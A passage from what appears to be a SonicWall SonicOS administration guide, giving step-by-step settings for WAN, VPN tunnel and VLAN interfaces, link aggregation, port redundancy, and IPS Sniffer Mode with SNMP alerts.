2 If you're configuring an Unassigned Interface, select **WAN** from the **Zone** menu. If you selected the **Default WAN** Interface, **WAN** is already selected in the **Zone** menu.

3 Select one of the following WAN Network Addressing Modes from the **IP Assignment** drop-down menu.

NOTE: Depending on the option you choose from the IP Assignment drop-down menu, the options available change. Complete the corresponding fields that are displayed after selecting the option.

NOTE: PPTP, L2TP, and PPPoE are not supported on the SuperMassive 9800.

- **Static** - configures the firewall for a network that uses static IP addresses.
- **DHCP** - configures the firewall to request IP settings from a DHCP server on the Internet. NAT with DHCP Client is a typical network addressing mode for cable and DSL customers.
- **PPPoE** - uses Point to Point Protocol over Ethernet (PPPoE) to connect to the Internet. If a username and password is required by your ISP, enter them into the **User Name** and **User Password** fields. This protocol is typically found when using a DSL modem.
- **PPTP** - uses PPTP (Point to Point Tunneling Protocol) to connect to a remote server. It supports older Microsoft Windows implementations requiring tunneling connectivity.

- **L2TP** - uses IPsec to connect a L2TP (Layer 2 Tunneling Protocol) server and encrypts all data transmitted from the client to the server. However, it does not encrypt network traffic to other destinations.
- **Wire Mode (2-Port Wire**) - allows insertion of the firewall into a network, in Bypass, Inspect, or Secure mode. For detailed information, see Configuring Wire and Tap Mode on page 313.
- **Tap Mode (1-Port Tap**) - allows insertion of the firewall into a network for use with network taps, port mirrors, or SPAN ports. For detailed information, see Configuring Wire and Tap Mode on page 313.

4 If using **DHCP**, optionally enter a descriptive name in the **Host Name** field and any desired comments in the **Comment** field.

5 If using **PPPoE**, **PPTP**, or **L2TP**, additional fields display:

NOTE: PPTP, L2TP, and PPPoE are not supported on the SuperMassive 9800.

- If **Schedule** is displayed, select the desired schedule from the drop-down list during which this interface should be connected.
- In **User Name** and **User Password**, type in the account name and password provided by your ISP.
- If the **Server IP Address** field is displayed, enter the server IP address provided by your ISP.
- If the **(Client) Host Name** field is displayed, enter the host name of the appliance. This is the Firewall Name from the **System > Administration** page.
- If the **Shared Secret** field is displayed, enter the value provided by your ISP.

6 If you want to enable remote management of the firewall from this interface, select the supported management protocol(s): **HTTPS**, **Ping**, **SNMP**, and/or **SSH**.

To allow access to the WAN interface for management from another zone on the same appliance, access rules must be created. See Allowing WAN Primary IP Access from the LAN Zone on page 910 for more information.

7 If using PPPoE, PPTP, or L2TP, additional fields display:

NOTE: PPTP, L2TP, and PPPoE are not supported on the SuperMassive 9800.

- For PPPoE, select one of the following radio buttons:
  - Select **Obtain IP Address Automatically** to get the IP address from the PPPoE server.
  - Select **Specify IP Address** and enter the desired IP address into the field to use a static IP address for this interface.
  - Select **Unnumbered interface** and either:
    - Choose an unnumbered interface from the drop-down menu.
    - Create a new unnumbered interface by selecting **Create new Unnumbered Interface**.

      NOTE: The interface must be unassigned.
- For PPTP or L2TP, configure the following options:
  - Select the **Inactivity Disconnect** checkbox and enter the number of minutes of inactivity after which the connection will be terminated. Clear this checkbox to disable inactivity timeouts.
  - From the **IP Assignment** drop-down menu, select either:

- **DHCP**; the IP Address, Subnet Mask, and Gateway Address fields are automatically provisioned by the server.
- **Static**, enter the appropriate values for these fields.

8 If using DHCP, optionally select the following checkboxes:

- **Request renew of previous IP on startup** to request the same IP address for the WAN interface that was previously provided by the DHCP server.
- **Renew DHCP lease on any link up occurrence** to send a lease renewal request to the DHCP server every time this WAN interface reconnects after being disconnected.

The fields displayed below these options are provisioned by the DHCP server. After provisioning, the **Renew**, **Release**, and **Refresh** buttons are available; click:

- **Renew** to restart the DHCP lease duration for the currently assigned IP address.
- **Release** to cancel the DHCP lease for the current IP address. The connection will be dropped. You need to obtain a new IP address from the DHCP server to reestablish connectivity.
- **Refresh** to obtain a new IP address from the DHCP server.

9 If you want to allow selected users with limited management rights to log directly into the security appliance from this interface, select **HTTP** and/or **HTTPS** in **User Login**.

10 Check **Add rule to enable redirect from HTTP to HTTPS**, if you want an HTTP connection automatically redirected to a secure HTTPS connection to the firewall. For more information about this option, see HTTP/HTTPS Redirection on page 284.

11 Continue the configuration on the **Advanced** and **Protocol** tabs (if displayed) as described in Configuring Advanced Settings for a WAN Interface on page 299.

12 After completing the WAN configuration for your Network Addressing Mode, click **OK.**

Configuring Advanced Settings for a WAN Interface

To configure advanced settings for a WAN interface:

1 In the **Edit Interface** dialog, click the **Advanced** tab.

2 For **Link Speed**, **Auto Negotiate** is selected by default, which causes the connected devices to automatically negotiate the speed and duplex mode of the Ethernet connection. If you want to specify the forced Ethernet speed and duplex, select one of the following options from the **Link Speed** menu:

- For 1 Gbps interfaces, select:
  - **1 Gbps - Full Duplex**
  - **100 Mbps - Full Duplex**
  - **100 Mbps - Half Duplex**
  - **10 Mbps - Full Duplex**
  - **10 Mbps - Half Duplex**
- For 10 Gbps interfaces, the only selection is **10 Gbps - Full Duplex**.

IMPORTANT: If you select a specific Ethernet speed and duplex, you must force the connection speed and duplex from the Ethernet card to the firewall as well.

3 You can choose to override the **Use Default MAC Address** for the Interface by selecting **Override Default MAC Address** and entering the MAC address in the field.

4 Select the **Shutdown Port** checkbox to temporarily take this interface offline for maintenance or other reasons. If connected, the link will go down. Clear the checkbox to activate the interface and allow the link to come back up.

5 For the AppFlow feature, select the **Enable flow reporting** checkbox to allow flow reporting on flows created for this interface.

6 Select the **Enable Multicast Support** checkbox to allow multicast reception on this interface.

7 Select the **Enable 802.1p tagging** checkbox to tag information passing through this interface with 802.1p priority information for Quality of Service (QoS) management. Packets sent through this interface are tagged with VLAN id=0 and carry 802.1p priority information. In order to make use of this priority information, devices connected to this interface should support priority frames. QoS management is controlled by access rules on the **Firewall > Access Rules** page. For information on QoS and bandwidth management, see Firewall Settings > QoS Mapping on page 1108.

8 Optionally select **Link Aggregation** or **Port Redundancy** from the **Redundant /Aggregate Ports** drop-down list. For more information see Configuring Link Aggregation and Port Redundancy on page 303.

9 **Interface MTU** - Specifies the largest packet size that the interface can forward without fragmenting the packet. Identify the size of the packets that the port will receive and transmit:

Standard packets (default)	1500
Jumbo frame packets	9000

> **NOTE:** Jumbo frame support must be enabled before a port can process jumbo frames, as explained in Jumbo Frame on page 1051. Due to jumbo frame packet buffer size requirements, jumbo frames increase memory requirements by a factor of 4.
>
> Jumbo frames are supported by NSA 3600 and higher appliances.

- **Fragment non-VPN outbound packets larger than this Interface's MTU** - Specifies all non-VPN outbound packets larger than this Interface's MTU be fragmented. Specifying the fragmenting of VPN outbound packets is set in the **VPN > Advanced** page.
- **Ignore Don't Fragment (DF) Bit** - Overrides DF bits in packets.
- **Suppress ICMP Fragmentation Needed message generation -** blocks notification that this interface can receive fragmented packets.

10 If using DHCP, the following options are displayed:

- Select the **Initiate renewals with a Discover when using DHCP** checkbox if the server might change.
- Select the **Use an interval of _ seconds between DHCP Discovers** during lease acquisition checkbox and adjust the number of seconds for the interval if the DHCP server might not respond immediately.

11 Optionally enable Bandwidth Management for this interface. For more information about Bandwidth Management, see Enabling Bandwidth Management on page 291.

Configuring Protocol Settings for a WAN Interface

If you specified a PPPoE, PPTP, or L2TP IP assignment when configuring the WAN interface, the **Edit Interface** dialog displays the **Protocol** tab.

The Internet Service Provider (ISP) provisions the fields (for example, SonicWall IP Address, Subnet Mask, and Gateway Address) in the Settings Acquired via section of the Protocol tab. These fields will show actual values after you connect the appliance to the ISP.

Additionally, specifying PPPoE causes SonicOS to set the Interface MTU option in the Advanced tab to 1492 and provides additional settings in the Protocol tab.

To configure additional settings for PPPoE:

1 In the **Edit Interface** dialog box, click the **Protocol** tab.

2 Select the checkboxes to enable the following options in the **PPPoE Client Settings** section:

- **Inactivity Disconnect (minutes)**: Enter the number of minutes (the default is 10) after which SonicOS will terminate the connection if it detects that packets are not being sent.
- **Strictly use LCP echo packets for server keep-alive**: Select this to have SonicOS terminate the connection if it detects that the PPoE server has not sent a `ppp LCP echo request` packet within a minute. Select this option only if your PPPoE server supports the `send LCP echo` function.
- **Reconnect the PPPOE client if the server does not send traffic for __ minutes**: Enter the number of minutes (the default is 5) after which SonicOS will terminate the PPPoE server's connection, and then reconnect, if the server does not send any packets (including the LCP echo request).

Configuring Tunnel Interfaces

You can configure several types of tunnel interfaces in SonicOS. Numbered tunnel interfaces, WLAN tunnel interfaces, and IPv6 6to4 tunnel interfaces are configured on the **Network > Interfaces** page. Drop tunnel interfaces are configured from **Network > Routing**, and unnumbered tunnel interfaces are configured as part of a VPN policy from the **VPN > Settings** page.

Numbered and unnumbered tunnel interfaces are used with VPNs. A numbered tunnel interface is assigned its own IP address, but an unnumbered tunnel interface borrows an IP address from an existing physical or virtual (VLAN) interface.

Support for numbered and unnumbered tunnel interface types has varied in different versions of SonicOS 6.2, see the *SonicOS 6.2 Upgrade Guide* for details. In SonicOS 6.2.6 and higher, both types support static routing and dynamic routing with RIP and OSPF, while numbered tunnel interfaces can also be used with BGP.

See the following sections for configuring the various types of tunnel interfaces:

- Numbered Tunnel Interfaces; see Configuring VPN Tunnel Interfaces on page 301
- Unnumbered Tunnel Interfaces; see Route-Based VPN with Tunnel Interface Policies on page 1350
- WLAN Tunnel Interfaces; see Creating a WLAN Tunnel Interface on page 738
- Drop Tunnel Interfaces; see Configuring a Drop Tunnel Interface on page 476
- IPv6 6to4 Tunnel Interfaces; see Configuring the 6to4 Auto Tunnel on page 2192

Configuring VPN Tunnel Interfaces

You can create a numbered tunnel interface by selecting VPN Tunnel Interface from the Add Interface drop-down list. VPN tunnel interfaces are added to the Interface Settings table and then can be used with dynamic routing, including RIP, OSPF, and BGP, or a static route policy can use the VPN tunnel interface as the interface in a configuration for a static route-based VPN.

A VPN Tunnel Interface can be configured like a standard interface, including options to enable appliance management or user login using HTTP, HTTPS, Ping, or SSH in addition to multicast, flow reporting, asymmetric routing, fragmented packet handling, and Don't Fragment (DF) Bit settings.

NOTE: A similar VPN policy and numbered tunnel interface must be configured on the remote gateway. The IP addresses assigned to the numbered tunnel interfaces (on the local gateway and the remote gateways) must be on the same subnet.

VPN tunnel interface deployment lists how a VPN Tunnel Interface can be deployed.

VPN tunnel interface deployment


TI can be configured as an interface in	TI cannot be configured as
Static Route	Static ARP entries interface
NAT	HA interface
ACL (Virtual Access Point Access Control List)	WLB (WAN Load Balancing) interface
	Static NDP (Neighbor Discovery Protocol) entries interface
OSPF	OSPFv3/RIPnG: currently not supported for IPv6 advanced routing
RIP	MAC_IP Anti-spoof interface
BGP	DHCP server interface

For all platforms, the maximum supported number of VPN Tunnel Interfaces (numbered tunnel interfaces) is 64. The maximum number of unnumbered tunnel interfaces differs by platform and directly corresponds to the maximum number of VPN policies supported on each platform.

To configure a VPN Tunnel Interface:

1 Navigate to the **Network > Interfaces** page.

2 From the **Add Interface** drop-down menu under the **Interface Settings** table, select **VPN Tunnel Interface**. The **Add Tunnel Interface** dialog displays.



3 From the **VPN Policy** drop-down menu, select a VPN policy.

4 In the **Name** field, enter a friendly name for this interface. The name can contain alphanumeric characters, periods (dots), or underscores; it cannot contain spaces or hyphens.

5 Enter an IP address in the **IP Address** field. The default is **0.0.0.0**, but you need to enter an explicit IP address or an error message displays.


6 In the **Subnet Mask** field, enter the subnet mask. The default is 255.255.255.0.

7 Optionally, add a comment in the **Comment** field.

8 Optionally, specify the **Management** protocol(s) allowed on this interface: **HTTPS**, **Ping**, **SNMP**, and/or **SSH**.

9 Optionally, specify the **User Login** protocol(s) allowed on this interface: **HTTP** and/or **HTTPS**.

10 Click the **Advanced** tab.



11 To enable flow reporting on flows created for the tunnel interface, select **Enable flow reporting**. This checkbox is selected by default.

12 Optionally, enable multicast reception on the interface by selecting the **Enable Multicast Support** checkbox. This checkbox is not selected by default.

13 Optionally, enable Asymmetric Route Support on the tunnel interface by selecting the **Enable Asymmetric Route Support** checkbox. This checkbox is not selected by default. For more information about asymmetric routing, see Asymmetric Routing In Cluster Configurations on page 1629.

14 To enable fragmented packet handling on this interface, select the **Enable Fragmented Packet Handling** checkbox. If this option is not selected, fragmented packets are dropped and the VPN log report shows the log message `Fragmented IPsec packet dropped`. This option is selected by default.

If this option is selected, the **Ignore Don't Fragment (DF) Bit** option is available.

15 Select the **Ignore DF (Don't Fragment) Bit** checkbox to ignore the DF bit in the packet header. Some applications can explicitly set the Don't Fragment option in a packet, which tells all security appliances to not fragment the packet. This option, when enabled, causes the firewall to ignore the DF bit and fragment the packet regardless.

16 Click **OK**. The numbered VPN tunnel interface is added to the **Interface Settings** table.

Configuring Link Aggregation and Port Redundancy

Both Link Aggregation and Port Redundancy are configured on the **Advanced** tab of the **Edit Interface** dialog in the SonicOS UI.

- Link Aggregation on page 304 - Groups multiple Ethernet interfaces together forming a single logical link to support greater throughput than a single physical interface could support. This provides the ability to send multi-gigabit traffic between two Ethernet domains.

  NOTE: Link Aggregation is supported on NSA 2600 and higher appliances. The NSA 2600 supports Link Aggregation for Network Interfaces, but the NSA 2600 does not support Switching and, therefore, does not support Link Aggregation for Switching, which is covered in Switching > Link Aggregation on page 611.

  Link Aggregation is not supported in Layer 2 Bridged Mode.

- Port Redundancy on page 305 - Configures a single redundant port for any physical interface that can be connected to a second switch to prevent a loss of connectivity in the event that either the primary interface or primary switch fail.

  NOTE: Port Redundancy is supported on NSA 2600 and higher appliances. Link Aggregation and Port Redundancy are not supported for the HA Control Interface.

Topics:

Link Aggregation

Link Aggregation is used to increase the available bandwidth between the firewall and a switch by aggregating up to four interfaces into a single aggregate link, referred to as a Link Aggregation Group (LAG). All ports in an aggregate link must be connected to the same switch. The firewall uses a round-robin algorithm for load balancing traffic across the interfaces in a Link Aggregation Group. Link Aggregation also provides a measure of redundancy, in that if one interface in the LAG goes down, the other interfaces remain connected.

Link Aggregation is referred to using different terminology by different vendors, including Port Channel, Ether Channel, Trunk, and Port Grouping.

Topics:

Link Aggregation Failover

SonicWall provides multiple methods for protecting against loss of connectivity in the case of a link failure, including High Availability (HA), Load Balancing Groups (LB Groups), and now Link Aggregation. If all three of these features are configured on a firewall, the following order of precedence is followed in the case of a link failure:

1. High Availability
2. Link Aggregation
3. Load Balancing Groups

HA takes precedence over Link Aggregation. Because each link in the LAG carries an equal share of the load, the loss of a link on the Active firewall will force a failover to the Idle firewall (if all of its links remain connected). Physical monitoring needs to be configured only on the primary aggregate port.

When Link Aggregation is used with a LB Group, Link Aggregation takes precedence. LB will take over only if all the ports in the aggregate link are down.

Link Aggregation Limitations

- Currently only static addressing is supported for Link Aggregation. Static port channel, which is referred to as PAG (port aggregation), is one way of configuring Ethernet port channels. No LACP or PAGP packets are sent out to form an EtherChannel with the partnering device (switch or server etc).
- A static Link Aggregation Group (LAG) configured with Ethernet port channels must be manually configured/bundled for NSA 3600 or higher appliances.

- The dynamic Link Aggregation Control Protocol (LACP) is currently not supported. Dynamic, via a protocol to bundle Ethernet ports such as IEEE LACP or Cisco's PAGP, is another way of configuring Ethernet port channels. In this method, LACP or PAGP packets are sent out on the port.

Link Aggregation Configuration

To configure Link Aggregation:

1. On the **Network > Interfaces** page, click the **configure** icon for the interface that is to be designated the master of the Link Aggregation Group. The **Edit Interface** dialog displays.
2. Click on the **Advanced** tab.
3. In the **Redundant/Aggregate Ports** drop-down menu, select **Link Aggregation**.
4. The **Aggregate Port** option is displayed with a checkbox for each of the currently unassigned interfaces on the firewall. Select up to three other interfaces to assign to the LAG.

   NOTE: After an interface is assigned to a Link Aggregation Group, its configuration is governed by the Link Aggregation master interface and it cannot be configured independently. In the **Interface Settings** table, the interface's zone is displayed as **Aggregate Port** and the configuration icon is removed.

5. Set the **Link Speed** for the interface to **Auto-Negotiate**.
6. Click **OK**.

   NOTE: Link Aggregation requires a matching configuration on the Switch. The switch's method of load balancing will vary depending on the vendor. Consult the documentation for the switch for information on configuring Link Aggregation. Remember that it may be referred to as Port Channel, Ether Channel, Trunk, or Port Grouping.

Port Redundancy

Port Redundancy provides a simple method for configuring a redundant port for a physical Ethernet port. This is a valuable feature, particularly in high-end deployments, to protect against switch failures being a single point of failure.

When the primary interface is active, it processes all traffic to and from the interface. If the primary interface goes down, the secondary interface takes over all outgoing and incoming traffic. The secondary interface assumes the MAC address of the primary interface and sends the appropriate gratuitous ARP on a failover event. When the primary interface comes up again, it resumes responsibility for all traffic handling duties from the secondary interface.

In a typical Port Redundancy configuration, the primary and secondary interfaces are connected to different switches. This provides for a failover path in case the primary switch goes down. Both switches must be on the same Ethernet domain. Port Redundancy can also be configured with both interfaces connected to the same switch.

Port Redundancy Failover

SonicWall provides multiple methods for protecting against loss of connectivity in the case of a link failure, including High Availability (HA), Load Balancing Groups (LB Groups), and now Port Redundancy. If all three of these features are configured on a firewall, the following order of precedence is followed in the case of a link failure:

1. Port Redundancy
2. HA
3. LB Group

When Port Redundancy is used with HA, Port Redundancy takes precedence. Typically an interface failover will cause an HA failover to occur, but if a redundant port is available for that interface, then an interface failover will occur but not an HA failover. If both the primary and secondary redundant ports go down, then an HA failover will occur (assuming the secondary firewall has the corresponding port active).

When Port Redundancy is used with a LB Group, Port Redundancy again takes precedence. Any single port (primary or secondary) failures are handled by Port Redundancy just like with HA. When both the ports are down then LB kicks in and tries to find an alternate interface.

Port Redundancy Configuration

To configure Port Redundancy:

1. On the **Network > Interfaces** page, click the **configure** icon for the interface that is to be designated the master of the Link Aggregation Group. The **Edit Interface** dialog displays.
2. Click on the **Advanced** tab.
3. In the **Redundant/Aggregate Ports** drop-down menu, select **Port Redundancy**.
4. The **Redundant Port** drop-down menu is displayed, with all of the currently unassigned interfaces available. Select one of the interfaces.

   NOTE: After an interface is selected as a Redundant Port, its configuration is governed by the primary interface and it can not be configured independently. In the **Interface Settings** table, the interface's zone is displayed as **Redundant Port**, and the configuration icon is removed.

5. Set the **Link Speed** for the interface to **Auto-Negotiate**.
6. Click **OK**.

Configuring Virtual Interfaces (VLAN Subinterfaces)

When you add a VLAN subinterface, you need to assign it to a zone, assign it a VLAN Tag, and assign it to a physical interface. Based on your zone assignment, you configure the VLAN subinterface the same way you configure a physical interface for the same zone.

To add a virtual interface:

1. Navigate to the **Network > Interfaces** page.
2. At the bottom of the **Interface Settings** table, select **Virtual Interface** from the **Add Interface** drop-down menu. The **Add Interface** dialog displays.

3. Select a zone to assign to the interface. You can select LAN, WAN, DMZ, WLAN, or a custom zone. The zone assignment does not have to be the same as the parent (physical) interface. In fact, the parent interface can even remain **Unassigned**.

Your configuration choices for the network settings of the subinterface depend on the zone you select.

- **LAN**, **DMZ**, or a custom zone of Trusted type: **Static** or **Transparent**
- **WLAN** or a custom Wireless zone: static IP only (no IP Assignment list).

4 Assign a VLAN tag (ID) to the subinterface in the **VLAN Tag** field. Valid VLAN IDs are **0** (default) to 4094, although some switches reserve VLAN 1 for native VLAN designation and VLAN 0 is reserved for QoS. You need to create a VLAN subinterface with a corresponding VLAN ID for each VLAN you wish to secure with your firewall.

5 Select the parent (physical) interface to which this subinterface will belong from the **Parent Interface** drop-down menu. There is no per-interface limit to the number of subinterfaces you can assign – you may assign subinterfaces up to the system limit.

6 Configure the subinterface network settings based on the zone you selected. See the interface configuration instructions:

- Configuring a Static Interface on page 285
- Configuring Advanced Settings for a Static Interface on page 287
- Configuring Interfaces in Transparent IP Mode (Splice L3 Subnet) on page 293
- Configuring Wireless Interfaces on page 295
- Configuring a WAN Interface on page 297
- Configuring Wire Mode over VLAN Interfaces (SuperMassive 9800 Only) on page 307

7 Select the management and user-login methods for the subinterface.

8 Click **OK**.

Configuring Wire Mode over VLAN Interfaces (SuperMassive 9800 Only)

Wire mode between any two VLAN interfaces is the same as Wire Mode between two physical interfaces. The feature supports:

- Bypass mode, Inspect mode, and Secure mode
- Both 1 gigabit and 10 gigabit interfaces
- Disabling Stateful Inspection

The feature does not support Link Aggregation and Link State Propagation.

NOTE: Wire Mode over VLAN interfaces and VLAN Translation cannot be enabled at the same time.


To configure Wire Mode over VLAN interfaces:

1 Navigate to **Network > Interfaces**.


2 Configure at least two VLAN subinterfaces of different physical parent interfaces as described in Configuring Virtual Interfaces (VLAN Subinterfaces) on page 306 and Configuring an Interface for Wire Mode on page 315.

3 Click **OK**. The **Interface Settings** table is updated. For example, see Wire Mode with Bypass mode and Inspect mode over VLAN interfaces and Wire Mode with Secure mode over VLAN interfaces.

Wire Mode with Bypass mode and Inspect mode over VLAN interfaces



Wire Mode with Secure mode over VLAN interfaces



Enabling DNS Proxy on an Interface

When DNS Proxy is enabled globally, you can enable it on individual interfaces. This allows you to enable the feature for different network segments independently. For how to enable DNS Proxy on an interface, see Enabling DNS Proxy on page 426.

Configuring IPS Sniffer Mode

To configure the firewall for IPS Sniffer Mode, you use two interfaces in the same zone for the L2 Bridge-Pair. You can use any interfaces except the WAN interface. For this example, X2 and X3 are used for the Bridge-Pair and are configured in the LAN zone. The WAN interface (X1) is used by the firewall for access to the firewall Data Center as needed. The mirrored port on the switch connects to one of the interfaces in the Bridge-Pair.

Topics:

- Configuration Task List for IPS Sniffer Mode on page 309

Configuration Task List for IPS Sniffer Mode

- Configure the Primary Bridge Interface
  - Select LAN as the Zone for the Primary Bridge Interface
  - Assign a static IP address
- Configure the Secondary Bridge Interface
  - Select LAN as the Zone for the Secondary Bridge Interface
  - Enable the L2 Bridge to the Primary Bridge interface
- Enable SNMP and configure the IP address of the SNMP manager system where traps can be sent
- Configure Security Services for LAN traffic
- Configure logging alert settings to “Alert” or below
- Connect the mirrored port on the switch to either one of the interfaces in the Bridge-Pair
- Connect and configure the WAN to allow access to dynamic signature data over the Internet

Configuring the Primary Bridge Interface

To configure the primary bridge interface:

1. Navigate to **Network > Interfaces**.
2. Click the **Configure** icon in the right column of interface X2. The **Edit Interface** dialog displays.
3. Select **LAN** from the **Zone** drop-down menu. More options display.

   NOTE: You do not need to configure settings on the **Advanced** or **VLAN Filtering** tabs.

4. For **IP Assignment**, select **Static IP Mode** from the drop-down menu.
5. Configure the interface with a static IP Address (for example, `10.1.2.3`). The IP address you choose should not collide with any of the networks that are seen by the switch.

   NOTE: The Primary Bridge Interface must have a static IP assignment.

6. Configure the **Subnet Mask**.
7. Type in a descriptive comment.
8. Select **Management** options for the interface: **HTTPS**, **Ping**, **SNMP**, **SSH**.
9. Select **User Login** options: **HTTP**, **HTTPS**.
10. To enable redirect to HTTPS from HTTP, select the **Add rule to enable redirect from HTTP to HTTPS** checkbox. For more information about this option, see HTTP/HTTPS Redirection on page 284.
11. Click **OK**.

Configuring the Secondary Bridge Interface

Our example continues with X3 as the secondary bridge interface.

To configure the secondary bridge interface:

1. Navigate to **Network > Interfaces**.
2. Click the **Configure** icon in the right column of interface X2. The **Edit Interface** dialog displays.
3. Select **LAN** from the **Zone** drop-down menu. More options display.

   NOTE: You do not need to configure settings on the Advanced or VLAN Filtering tabs.

4. In the **IP Assignment** drop-down menu, select **Layer 2 Bridged Mode**.
5. In the **Bridged to** drop-down menu, select the **X2** interface.
6. Do not enable the **Block all non-IPv4 traffic** setting if you want to monitor non-IPv4 traffic.
7. Select **Never route traffic on this bridge-pair** to ensure that the traffic from the mirrored switch port is not sent back out onto the network.
8. Select **Only sniff traffic on this bridge-pair** to enable sniffing or monitoring of packets that arrive on the L2 Bridge from the mirrored switch port.
9. Select **Disable stateful-inspection on this bridge-pair** to exempt these interfaces from stateful high availability inspection. If Deep Packet Inspection services are enabled for these interfaces, the DPI services will continue to be applied.
10. Select **Management** options for the interface: **HTTPS**, **Ping**, **SNMP**, **SSH**.
11. Select **User Login** options: **HTTP**, **HTTPS**.
12. To enable redirect to HTTPS from HTTP, select the **Add rule to enable redirect from HTTP to HTTPS** checkbox. For more information about this option, see HTTP/HTTPS Redirection on page 284.
13. Click **OK**.

Enabling and Configuring SNMP

When SNMP is enabled, SNMP traps are automatically triggered for many events that are generated by SonicWall Security Services such as Intrusion Prevention and Gateway Anti-Virus (GAV).

More than 50 IPS and GAV events currently trigger SNMP traps. The *SonicOS Log Event Reference Guide* contains a list of events that are logged by SonicOS, and includes the SNMP trap number where applicable. The guide is available online at http://www.sonicwall.com/us/Support.html by typing **Log Event** into the Search field at the top of the page.

To determine the traps that are possible when using IPS Sniffer Mode with Intrusion Prevention enabled, search for **Intrusion** in the table found in the Index of Log Event Messages section in the *SonicOS Log Event Reference Guide*. The SNMP trap number, if available for that event, is printed in the SNMP Trap Type column of the table.

